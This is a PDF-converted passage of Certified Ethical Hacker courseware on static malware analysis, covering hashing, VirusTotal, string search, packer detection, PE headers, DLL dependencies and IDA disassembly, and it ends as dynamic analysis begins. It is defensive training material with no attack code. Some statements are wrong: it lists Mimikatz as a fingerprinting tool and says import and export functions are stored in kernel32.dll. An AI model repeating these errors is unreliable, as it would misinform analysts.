Test Document....	46eee81e0016c4f...	ff30422f3d609...	32c316b6	17d998075c9...	45bfa0cccd36...	9e2c05a7c9d03...	C:\Users\Test
Vulnerability Rat...	8f275009bd3ee7b...	0b5587692cb4...	f5517d94	1396763e3280...	f4b8d8ba3b2...	57327f2052ff70...	C:\Users\Test

Figure 7.68: Screenshot of HashMyFiles

Some additional file fingerprinting tools are as follows:

- Mimikatz (<https://github.com>)
- Hashtab (<http://implbits.com>)
- HashCalc (<https://www.slavasoft.com>)
- hashdeep (<https://github.com>)
- MD5sums (<http://www.pc-tools.net>)

Static Malware Analysis: Local and Online Malware Scanning



Scan the binary code locally using well-known and up-to-date **antivirus software**


If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors

You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide variety of different scan engines

Local and Online Malware Scanning Tools

- Hybrid Analysis (<https://www.hybrid-analysis.com>)
- Cuckoo Sandbox (<https://cuckoosandbox.org>)
- Jotti (<https://virusscan.jotti.org>)
- Valkyrie Sandbox (<https://valkyrie.comodo.com>)
- Online Scanner (<https://www.fortiguard.com>)

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



<https://www.virustotal.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

▪ VirusTotal

Source: <https://www.virustotal.com>

VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis	! Suspicious		Ad-Aware	! Generic.Malware.dll! 6490323D
AegisLab	! Trojan.Win32.Agent.4lc		Alibaba	! Trojan.Win32.Agent.200143d6
ALYac	! TrojanDownloader.Small		Antly-AVL	! Trojan/Win32.Agent
Arcabit	! Generic.Malware.dll! D6308D3D		Avast	! Win32.Agent-AYV [Trj]
AVG	! Win32.Agent-AYV [Trj]		Avira (no cloud)	! TR/Crypt.XPACK.Gen
BitDefender	! Generic.Malware.dll! 6490323D		CAT-QuickHeal	! Trojan Agent
ClamAV	! Win.Trojan.Wicket-1		CMC	! Generic.Win32.f58872773aIMD
Comodo	! Malware@#1m7rsf9qb7liq		CrowdStrike Falcon	! Win/malicious_confidence_100% (W)

Figure 7.69: Screenshot of VirusTotal

Some additional local and online malware scanning tools are as follows:

- Hybrid Analysis (<https://www.hybrid-analysis.com>)
- Cuckoo Sandbox (<https://cuckoosandbox.org>)
- Jotti (<https://virusscan.jotti.org>)
- Valkyrie Sandbox (<https://valkyrie.comodo.com>)
- Online Scanner (<https://www.fortiguard.com>)

Static Malware Analysis: Performing Strings Search

The screenshot shows the BinText 3.0.3 application window. At the top, it says "BinText". Below that, there's a status bar with "File to scan: C:\Users\Test\Desktop\malicious.exe", "Time taken: 0.000 sec.", and "Text size: 747 bytes (0.73K)". A checkbox for "Advanced view" is checked. The main area is a table with four columns: "File pos.", "Mem pos.", "ID", and "Text". The "Text" column contains various strings found in the file, such as "This program cannot be run in DOS mode.", "data", ".text", ".idata", "http://en.wikipedia.org/wiki/Special:Random", "downloaded.html", "http://en.wikipedia.org/w/index.php?title=Action%20body&action=edit&submit=edit", "SOFTWARE\Microsoft\Windows\CurrentVersion\Programs\Links", "Internet Explorer\Explorer.exe***", and "Artnovis bv Second Part To Hell/nRill".

String communication

- Strings communicate information from the program to its user.
- Analyze embedded strings of the readable text within the program's executable file.
- Example: Status update strings and error strings.
- Use tools such as BinText to extract embedded strings from executable files.

String Searching Tools

- FLOSS (<https://www.fireeye.com>)
- Strings (<https://docs.microsoft.com>)
- Free EXE DLL Resource Extract (<http://www.resourceextract.com>)
- FileSeek (<https://www.fileseek.ca>)
- Hex Workshop (<http://www.hexworkshop.com>)

Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.

Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

Source: <https://www.aldeid.com>

BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.




Figure 7.70: Screenshot of BinText

Some additional string searching tools are as follows:

- FLOSS (<https://www.fireeye.com>)
- Strings (<https://docs.microsoft.com>)
- Free EXE DLL Resource Extract (<http://www.resourceextract.com>)
- FileSeek (<https://www.fileseek.ca>)
- Hex Workshop (<http://www.hexworkshop.com>)

Static Malware Analysis: Identifying Packing/Obfuscation Methods




- Attackers often **use packers to compress, encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** that detects most common packers, cryptors, and compilers for PE executable files

Packaging/Obfuscation Tools

- Macro_Pack (<https://github.com>)
- UPX (<https://upx.github.io>)
- ASPack (<http://www.aspack.com>)

PEid

The PEid tool provides details about the **Windows executable files**. It can **identify signatures** associated with over **600 different packers and compilers**



Identifying Packing/Obfuscation Methods

Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

■ PEID

Source: <https://www.aldeid.com>

PEID is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.




Figure 7.71: Screenshot of PEiD

Some additional packaging/obfuscation tools are as follows:

- Macro_Pack (<https://github.com>)
- UPX (<https://upx.github.io>)
- ASPack (<http://www.aspack.com>)



Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, and ActiveX Controls

PE Extraction Tools

- Portable Executable Scanner ([pescan](https://tzworks.net)) (<https://tzworks.net>)
- Resource Hacker (<http://www.angusj.com>)
- PEView (<https://www.aldeid.com>)



The screenshot shows the PE Explorer interface with two main panes. The left pane displays the 'File Headers' table with columns for Field Name, Data Value, and Description. The right pane displays the 'Resources' table with similar columns. Below these panes is a command-line window showing the results of a PEView scan.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.
<http://www.heaventools.com>

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PEView to extract the above-mentioned information.

- **PE Explorer**

Source: <http://www.heaventools.com>

PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX

Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on the MS Windows Mobile platform).




Figure 7.72: Screenshot of PE Explorer

Some additional PE extraction tools are as follows:

- Portable Executable Scanner (pescan) (<https://tzworks.net>)
- Resource Hacker (<http://www.angusj.com>)
- PEView (<https://www.aldeid.com>)

Static Malware Analysis: Identifying File Dependencies




- Programs need to work with **internal system files** to properly function
- Programs store the **import** and **export functions** in the kernel32.dll file
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (<https://jeremylong.github.io>)
- Snyk (<https://snyk.io>)
- Hakiri (<https://hakiri.io>)
- RetireJS (<https://retirejs.github.io>)

Dependency Walker

Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls



The screenshot shows the Dependency Walker interface. On the left is a tree view of the executable's dependencies, including KERNEL32.DLL, API-MS-WIN-CORE-RT, NTDLL.DLL, and KERNELBASE.DLL. On the right is a detailed table of function exports and calls, showing columns for Module, Ordinal, Hint, Function, and Entry Point. The table lists numerous functions like CloseHandle, CreateFileA, CreateFileMappingA, CreateProcessA, GetModuleHandle, MapViewOfFile, Sleep, VirtualAlloc, and WriteFile, all marked as 'Not Bound'.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. They store the import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the runtime requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics

Module 07 Page 990

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

Source: <http://www.dependencywalker.com>

Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.




Figure 7.73: Screenshot of Dependency Walker

Some additional dependency extraction tools are as follows:

- Dependency-check (<https://jeremylong.github.io>)
- Snyk (<https://snyk.io>)
- Hakiri (<https://hakiri.io>)
- Retire.js (<https://retirejs.github.io>)


Static Malware Analysis: Malware Disassembly

CEH
Certified Ethical Hacker

- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg** (<http://www.ollydbg.de>)

IDA

IDA is a **Windows, Linux or Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Execute tracing features



The screenshot shows the IDA Pro interface with the title bar "IDA - win32.exe at C:\Users\Brett\Desktop\win32.exe" and the menu bar. The main window displays assembly code in the left pane and memory dump in the right pane. A status bar at the bottom indicates "The IDA(32) analysis has been finished." and the URL "https://www.hex-rays.com".

Disassembling and Debugging Tools

- Ghidra (<https://ghidra-sre.org>)
- Radare2 (<https://rada.re>)
- OllyDbg (<http://www.ollydbg.de>)
- WinDbg (<http://www.windbg.org>)
- ProcDump (<https://docs.microsoft.com>)



Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

■ IDA

Source: <https://www.hex-rays.com>

IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.

Features:

- Disassembler

As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

- Debugger

The debugger in IDA Pro is an interactive tool that complements the disassembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.




Figure 7.74: Screenshot of IDA Pro

Some additional debugging tools are as follows:

- Ghirda (<https://ghidra-sre.org>)
- Radare2 (<https://rada.re>)
- OllyDbg (<http://www.ollydbg.de>)
- WinDbg (<http://www.windbg.org>)
- ProcDump (<https://docs.microsoft.com>)

Dynamic Malware Analysis



- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baseling and Host Integrity Monitoring

System Baseling

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baseling is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system, registry, open ports, network activity**, etc.

Host Integrity Monitoring

